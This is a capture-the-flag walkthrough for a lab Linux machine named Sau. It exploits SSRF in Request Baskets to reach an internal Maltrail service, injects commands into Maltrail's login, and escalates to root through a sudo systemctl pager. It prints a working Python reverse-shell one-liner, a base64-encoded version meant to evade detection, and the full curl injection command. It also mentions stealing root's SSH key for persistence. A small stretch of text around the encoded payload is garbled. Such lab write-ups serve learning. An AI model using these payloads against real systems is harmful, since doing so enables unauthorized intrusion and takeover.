



Synopsis:#
Sau is a Linux machine that focused on some recently exposed CVEs and security misconfigurations. The first step was to exploit a vulnerable REST API through SSRF to access an internal malicious traffic detection system running a web service. The login page of that web service was vulnerable to OS command injection. RCE was gained by exploiting this vulnerability, and privileges were escalated by abusing the puma user’s permissions.
Active Recon:#
A port scan was performed on the host to determine which ports were running. Nmap was used to perform the port scan.
┌──(toothless5143@kali)-[~]
└─$ nmap -Pn 10.10.11.224 -sV --min-rate=5000

Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-17 01:03 CDT
Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 01:03 (0:00:26 remaining)
Nmap scan report for 10.10.11.224
Host is up (0.25s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp    filtered http
55555/tcp open     unknown
<SNIP>
Three open ports were found on the host. OpenSSH 8.2p1 was running on port 22, which is a network protocol that gives users, particularly system administrators, a secure way to access a computer over an unsecured network.
HTTP was also running on port 80, but it was filtered or inaccessible. This means that a firewall, filter, or other network obstacle was blocking the port so that Nmap could not tell whether it was open or closed. In order to access the filtered port, a way to bypass the placed obstacle would need to be found.
The unusual port 55555 was also inspected. After analyzing the port for a while, it was found to be a HTTP server running on an unusual port. The website was visited, and it was found to be a web service named Request Baskets. The version of the running web service was also revealed.
Request Baskets is a web service that collects arbitrary HTTP requests and inspects them via RESTful API or simple web UI.

Vulnerability Analysis & Exploitation:#
After conducting some research on the web service’s version, the attacker found a publicly available exploit for a recent CVE(**CVE-2023–27163)**.
The target API’s forward_url parameter was vulnerable to SSRF. This meant that the attacker could access internally hosted services by abusing the parameter. Instead of using the proof of concept (PoC), The attacker decided to stay with the manual approach.
The attacker created a bucket named toothless.

Creating a basket
The attacker changed the basket’s forward URL parameter to http://127.0.0.1:80.

Configuration settings
By changing the parameter, the attacker was able to access the inaccessible HTTP port 80 that they had found earlier. This was possible because the parameter was already vulnerable to SSRF. SSRF can allow an attacker to make requests to internal resources or services that are not intended to be accessible from the outside. This can lead to unauthorized access to sensitive data, such as databases, internal APIs, or administrative interfaces. Once an attacker gains access to internal resources through SSRF, it can serve as a pivot point for further attacks within the internal network. They may attempt to escalate privileges, move laterally, or compromise additional systems.
A web service named Maltrail was running on that port 80.

Maltrail is a malicious traffic detection system, that utilizes publicly available (black)lists containing malicious and/or generally suspicious trails, along with static trails compiled from various AV reports and custom user-defined lists. The tool monitors the network and sounds an alarm if a package appears suspicious.
Though the web service was hosted internally it can only be accessible from the internal network subnet or from whitelisted IPs.
The attacker found that the version of the running web service was Maltrail (v0.53). They also found a publicly available PoC that demonstrated that the login page was vulnerable to unauthenticated OS command injection. The attacker used the PoC to gain a simple nc reverse shell by abusing the vulnerable parameter username.
The attacker started a nc listener like previously.
┌──(toothless5143@kali)-[~]
└─$ nc -lvnp 8000

listening on [any] 8000 ...
As Maltrail runs on Python the attacker created an one-liner python reverse shell and gained an initial foothold on the host.
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.3",9000));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")'The above one liner creates a reverse shell connection to the attacker-controlled machine with the IP address “
10.10.14.358000socket
cHl0aG9uMyAtYyAnaW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjE0LjM1Iiw4MDAwKSk7b3MuZHVwMihzLmZpbGVubygpLDApOyBvcy5kdXAyKHMuZmlsZW5vKCksMSk7b3MuZHVwMihzLmZpbGVubygpLDIpO2ltcG9ydCBwdHk7IHB0eS5zcGF3bigiYmFzaCIpJw==Then the attacker encoded the Python one-liner base64 to bypass any placed protection like WAF, IPS, or IDS.

They changed the forward URL to http://127.0.0.1/login,
After that the attacker launched the attack.
┌──(toothless5143@kali)-[~]
└─$ curl 'http://10.10.11.224:55555/toothless' --data 'username=;`echo+"cHl0aG9uMyAtYyAnaW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjE0LjM1Iiw4MDAwKSk7b3MuZHVwMihzLmZpbGVubygpLDApOyBvcy5kdXAyKHMuZmlsZW5vKCksMSk7b3MuZHVwMihzLmZpbGVubygpLDIpO2ltcG9ydCBwdHk7IHB0eS5zcGF3bigiYmFzaCIpJw=="+|+base64+-d+|+sh`'Thecurl command was making a POST request to the URL http://10.10.11.224:55555/toothless with the above data payload.
And upon executing the command successfully, they gained the initial foothold.

Gaining RCE
The first flag was found from /home/puma/user.txt.
Post Exploitation:#
Upon examining the user’s privileges, it was found that the user has the necessary permissions to execute the binary “systemctl” with the parameters “status trail.service” without requiring a password and with administrative privileges.
puma@sau:~$ sudo -l

Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
The command sudo -l is used to list the privileges (permissions) that the current user has when using the sudo command.
N.B: Here our shell is already interactive, In case you used a different reverse shell you can gain an interactive shell by following these steps, you need an interactive shell to perform the steps shown later on.
Privilege Escalation:#
An entry from GTFObins was found to escalate privileges to the root user using “systemctl”. When executing the command “systemctl status trail.service” with an interactive TTY, the logs gets opened in a pager, possibly “less”. Since this pager allows executing commands like “vim”, it creates an opportunity for privilege escalation. It was abused to escalate our privilege.
puma@sau:~$ script /dev/null -c bash

Script started, file is /dev/null
The command script /dev/null -c bash runs a new bash shell in a script session, but any output that would normally be displayed on the terminal will be discarded silently because it’s redirected to /dev/null. After clicking on return and entering !sh runs less as the root user. Which helped the attacker to escalate privileges.
puma@sau:~$ sudo /usr/bin/systemctl status trail.service

● trail.service - Maltrail. Server of malicious traffic detection system
     Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:>
     Active: active (running) since Mon 2023-07-17 05:35:40 UTC; 5h 17min ago
       Docs: https://github.com/stamparm/maltrail#readme
             https://github.com/stamparm/maltrail/wiki
   Main PID: 890 (python3)
      Tasks: 50 (limit: 4662)
     Memory: 53.9M
     CGroup: /system.slice/trail.service
             ├─ 890 /usr/bin/python3 server.py
             ├─1322 /bin/sh -c logger -p auth.info -t "maltrail[890]" "Failed p>
             ├─1323 /bin/sh -c logger -p auth.info -t "maltrail[890]" "Failed p>
             ├─1325 bash
             ├─1326 /bin/bash -i
             ├─1340 script /dev/null /bin/bash
             ├─1341 bash -i
             ├─1348 sudo /usr/bin/systemctl status trail.service
             ├─1349 /usr!sh/bin/systemctl status trail.service
             ├─1350 pager
             ├─1590 /bin/sh -c logger -p auth.info -t "maltrail[890]" "Failed p>
             ├─1591 /bin/sh -c logger -p auth.info -t "maltrail[890]" "Failed p>
             ├─1594 sh
             ├─1597 cat /tmp/f
lines 1-23
!sh
# whoami
root
Then the final flag was found from /root/root.txt. And the machine got pwned, lastly but not least the root user’s private SSH key was obtained for the persistence.

Signing out,
- Toothless